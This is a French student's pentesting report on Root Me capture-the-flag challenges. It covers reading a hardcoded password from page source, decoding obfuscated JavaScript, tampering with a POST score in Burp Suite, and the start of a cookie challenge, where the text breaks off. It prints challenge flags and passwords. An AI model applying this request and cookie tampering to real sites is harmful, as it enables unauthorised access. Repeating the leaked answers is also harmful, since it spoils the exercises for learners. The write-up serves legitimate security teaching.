

TUNAY Ilyas
BUT2



SAE 304 Découvrir le pentesting

Sommaire

- Contexte
- 1er challenge : **Javascript - Authentification 2**
- 2ème challenge : **Obfuscation 2**
- 3ème challenge : **HTTP - POST**
- 4ème challenge : **HTTP - Cookies**
- 5ème challenge : **Telnet - Authentification**
- 6ème challenge : **DNS - Transfert de zone**
- 7ème challenge : **IP - Time To Live**
- 8ème challenge : **PHP - Injection de commande**
- 9ème challenge : **Directory Transversal**
- 10ème challenge : **Trouvez le chat**

Contexte





Le but de cette SAE est de découvrir le pentesting en utilisant le logiciel Root Me. Il faut mettre en avant ses capacités en cybersécurité, s'aider de la ressource R316 Méthodologie du pentesting. 10 challenges vont être présentées par la suite pour vous montrer à quoi ressemble le pentesting

Les 10 challenges qui vont suivre ont été choisis pour ma part car c'est ceux pour lesquels il y a eu plus de réflexion, des challenges avec plus de suspens et d'intensité.



1er challenge : JavaScript Authentication 2

Lors du lancement de ce challenge, on atterrit dans une page avec écrit "login" lorsqu'on appui dessus un bloc avec un username apparaît et ensuite un autre bloc "password" quand on tape quelque chose dans le username.




Or, Si on essaye de taper quelque chose dans ces champs, ça ne fait rien et un message d'erreur apparaît.

5


On va donc inspecter les éléments pour essayer de voir si nous pouvons pas trouver des solutions.

En allant dans source nous voyons qu'il y a deux variable username et password et juste après qu'il y a deux valeurs "GOD:HIDDEN", on suppose donc que c'est ce qu'il faut mettre pour username (GOD) et password (HIDDEN)



```
1 function connexion(){
2   var username = prompt("Username :", "");
3   var password = prompt("Password :", "");
4   var TheLists = ["GOD:HIDDEN"];
5   for (i = 0; i < TheLists.length; i++)
6   {
7     if (TheLists[i].indexOf(username) == 0)
8     {
9       var TheSplit = TheLists[i].split(":");
10      var TheUsername = TheSplit[0];
11      var ThePassword = TheSplit[1];
12      if (username == TheUsername && password == ThePassword)
13      {
14        alert("Vous pouvez utiliser ce mot de passe pour val");
15      }
16    }
17    else
18    {
19      alert("Nope, you're a naughty hacker.");
20    }
21  }
22 }
23
```

Après avoir essayer, nous voyons ce message:




Le mot de passe du challenge est donc le même que le password (HIDDEN).

2ème challenge : Obfuscation 2

Nous poursuivons avec ce challenge qui lors de son lancement, nous emmène directement sur une page blanche.

Nous allons donc inspecter les éléments pour essayer de tomber sur quelque chose. En allant dans source, l'élément qui pourrait nous aider est la variable pass.

```
you need my help ? IRC : IRC.root-me.org #root-me
-->
<script type="text/javascript">
  var pass = unescape("unescape%28%22String.fromCharCode%2528104%252C68%252C117%252C1
</script>
</head>
</html>
```



Rappelons que dans la consigne de ce challenge il est noter "Descendons de 3 étages"

Javascript - Obfuscation 2

10 Points 

Auteur

25 décembre 2010

Niveau ?



Validations


75 Challengeurs

Énoncé

Descendons de 3 étages...


Démarrer le challenge

Qu'est ce qu'on peut faire avec cette variable? Nous allons copier coller la valeur de cette variable c'est-à-dire tout ce qui suit le "=" et le mettre dans la console pour voir ce que ça donne. Voyons voir ce que cela donne.



```
> unescape("unescape%28%22String.fromCharCode%2528104%252C68%252C117%252C102%252C106%252C100%252C107%252C105%252C49%252C53%252C54%29%22%29")
< 'unescape("String.fromCharCode%28104%2C68%2C117%2C102%2C106%2C100%2C107%2C105%2C49%2C53%2C54%29")'
```


Nous allons prendre le résultat sans les guillemets et refaire la même chose avec chaque résultat jusqu'à ce qu'on obtienne le 3ème résultat si nous suivons ce que nous insinue la consigne.



```
> unescape("unescape%28%22String.fromCharCode%2528104%252C68%252C117%252C102%252C106%252C100%252C107%252C105%252C49%252C53%252C54%29%22%29")
< 'unescape("String.fromCharCode%28104%2C68%2C117%2C102%2C106%2C100%2C107%2C105%2C49%2C53%2C54%29")'
> unescape("String.fromCharCode%28104%2C68%2C117%2C102%2C106%2C100%2C107%2C105%2C49%2C53%2C54%29")
< 'String.fromCharCode(104,68,117,102,106,100,107,105,49,53,54)'
> String.fromCharCode(104,68,117,102,106,100,107,105,49,53,54)
< 'hDufjdk156'
```

Nous obtenons donc 3 étages et le 3ème résultat est donc le mot de passe qu'il nous faut.

3ème challenge : HTTP-POST



publier des solutions sur internet est interdit

RandGame

Human vs. Machine


Here is my new game. It's not totally finished but I'm sure nobody can beat me! ;)

- Rules: click on the button to hope to generate a great score
- Score to beat: 999999

Hoo tooooo sad, you lost. Your score: 379846! I'm always the best :) ←


Lors du lancement de ce challenge, on tombe sur une page avec une consigne et un bloc avec écrit "Give a try!", en appuyant dessus, une ligne avec un score généré automatiquement apparaît. Le but est de générer un score supérieur au meilleur score qui est de 999999.

Pour cela, on va utiliser burp suite qui permet d'effectuer des tests de pénétration sur les applications web. Après avoir installé burp suite nous allons dans proxy et http history et nous ouvrons une fenêtre en mettant le lien de la page du challenge.



Après avoir appuyé sur open browser, une page web s'ouvre, c'est donc dans cette page que nous mettons le lien de la page du challenge. Nous tombons donc sur la page du challenge depuis burp suite.

Nous appuyons encore une fois sur "Give a try" pour générer un nouveau score et faire les modifications depuis burp suite.



# ^	Host	Method	URL	Params
1	http://challenge01.root-m...	GET	/web-serveur/ch56/	
2	https://www.root-me.org	GET	?page=externe_header	✓
21	https://www.root-me.org	GET	/IMG/logo/siteon0.svg?1637496...	✓
23	http://challenge01.root-m...	GET	/favicon.ico	
24	https://www.root-me.org	GET	?page=externe_header	✓
25	http://challenge01.root-m...	POST	/web-serveur/ch56/	✓
26	https://www.root-me.org	GET	?page=externe_header	✓
27	http://challenge01.root-m...	POST	/web-serveur/ch56/	✓
28	https://www.root-me.org	GET	?page=externe_header	✓

Request


Raw

```

1 POST /web-serveur/ch56/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 35
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/av
  if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
  ;v=b3;q=0.9
10 Referer: http://challenge01.root-me.org/web-serveur/ch56/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
13 Connection: close
14
15 score=839170&generate=Give+a+try%21
  
```

Ensuite on re tourne sur burp suite, toujours dans l'onglet "http history", on appuie sur l'url du challenge avec la méthode "POST" et on vois dans le bloc "Request" qu'il y a écris score=839170, c'est le score que nous avons généré précédemment.

Par la suite, en faisant un clic droit dans le bloc "Request" on sélectionne "Send to repeater" pour que ensuite en allant dans repeater nous puissions avoir le bloc request et modifier tout ce que l'on veut dedans. En faisant cela je modifie donc le score en ajoutant "22" à la fin du score précédent pour avoir un score de "83917022" soit supérieur au score maximal




Nous appuyons par la suite sur send pour envoyer la modification et pour voir la résultat dans le bloc "Response" juste à côté.

Voici donc ce que l'on obtient, nous avons donc le message nous disant qu'on a dépasser le score maximal et ainsi le mot de passe pour valider le challenge.

```
Response
Pretty Raw Hex Render
13 </head>
14
15 <body>
16   <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.c:
17   <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
18   </iframe>
19   <h1>
20     RandGame
21   </h1>
22   <h2>
23     Human vs. Machine
24   </h2>
25   <hr>
26   <p>
27     Here is my new game. It's not totally finished but I'm sure nobody can beat me! ;)
28   </p>
29   <ul>
30     <li>
31       Rules: click on the button to hope to generate a great score
32     </li>
33     <li>
34       Score to beat: <strong>
35         999999
36       </strong>
37     </li>
38   </ul>
39   <p>
40     Wow, 83917022! How did you do that? :o
41   </p>
42   <p>
43     Flag to validate the challenge: <strong>
44       H7tp_h4s_NO_s3Cr37S_F0r_y0U
45     </strong>
46   </p>
47   <form action="" method="post" onsubmit="document.getElementsByName('score')[0].value = 1
48     <input type="hidden" name="score" value="-1" />
49     <input type="submit" name="generate" value="Give a try!">
50   </form>
51 </body>
52 </html>
53
```

4ème challenge : HTTP - Cookies

Pendant ce challenge, nous tombons sur une page nous demandant un email, lorsqu'on tape quelque chose, un message apparaît nous affirmant que l'email est sauvegardé mais qu'ils sont accés que par l'administrateur.



← ↻ ⚠ Non sécurisé | challenge01.root-me.org/web-serveur/ch7/?c=visiteur

Email

send

[Saved email adresses](#)
You need to be admin
Email saved

Utilisons Burp suite pour bloquer les demandes.

Nous mettons comme dans le challenge précédent, l'url du challenge sur Burp suite.

Par la suite, nous tombons donc sur la page du challenge, nous tapons un mail, clique sur "send" pour pouvoir récupérer les informations sur Burp Suite.

Sur Burp suite nous avons donc plusieurs url avec différente méthode "GET" et "POST", en appuyant sur l'url de la méthode "POST" nous voyons en dessous encore une fois dans le bloc "Request" des informations.

Nous voyons une ligne avec écrit "visiteur" ce qui nous prouve que nous sommes pas en mode administrateur.

# ^	Host	Method	URL	Params	Edited
1	http://challenge01.root-m...	GET	/web-serveur/ch7/?c=visiteur	✓	
2	http://challenge01.root-m...	GET	/favicon.ico		
3	http://challenge01.root-m...	POST	/web-serveur/ch7/?c=visiteur	✓	

Request

Pretty Raw Hex

```


1 POST /web-serveur/ch7/?c=visiteur HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 19
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
